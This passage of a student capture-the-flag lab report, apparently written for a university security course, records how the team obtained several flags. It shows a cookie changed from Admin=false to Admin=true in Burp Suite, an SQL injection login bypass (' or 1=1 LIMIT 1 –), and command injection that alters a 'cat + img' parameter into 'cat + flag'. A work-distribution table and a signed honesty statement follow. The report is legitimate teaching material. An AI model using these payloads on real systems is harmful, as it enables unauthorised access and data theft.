
And were able to see the login page as : Are you Admin ?



3. Intercepted the HTTP response from server on Burp Suit , We can observe the cookie value ‘Admin:false’,so modified the cookie value as ‘Admin=true’ in the HTTP response




4. We can observe the flag on browser:




flag7{WAF:_Where_firewalls_defend_against_digital_warriors}

When we entered random login credentials, we received the following query, which indicated that SQL injection might be possible.




By Adding this Query we have performed SQL injection ⇒ (**' or 1=1 LIMIT 1 –**)



Then finally we captured the flag


flag8{Strengthen_your_access_controls}

Process followed >>>
>>> Visited the IP Address (10.200.32.177) at port (5834) in browser




>>> We were just able to see cat , and we also have seen the source code but we were not able to see anything interesting…

>>> After intercepting the request in Burp Suite and analyzing it, we attempted various methods, such as changing "admin=false" to "admin=true," but didn't find the information we were looking for. Upon further analysis, we noticed a parameter value that included "cat + img." Knowing the functionality of the "cat" command, we tried "cat + flag," which successfully returned the flag.



>>> Captured the flag.



Work Distribution >>>

Flag	**Done by**
Flag 1	Manan
Flag 2	Manan
Flag 3	Yash
Flag 4	Yash
Flag 5	Yug
Flag 6	Yug
Flag 7	Manan
Flag 8	Yug

ANTI PLAGIARISM STATEMENT >>>

This statement has been revised as you are allowed to use any publicly available tools/repos/scripts, including ChaptGPT's help for capturing the flags in this assignment>

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, ChatGPT tips, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students in this group. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Yug Patel
Date: 19 / 04 / 2024
Signature: cs23mtech14019

Names: Manan Patel
Date: 19 / 04 / 2024
Signature: cs23mtech14006

Names: Yash Shuklal
Date: 19 / 04 / 2024
Signature: cs23mtech14018

References:

https://portswigger.net/burp
https://gchq.github.io/CyberChef/
https://www.wireshark.org/
https://www.base64decode.org/
https://www.kali.org/tools/dirbuster/
https://nmap.org/
https://github.com/OJ/gobuster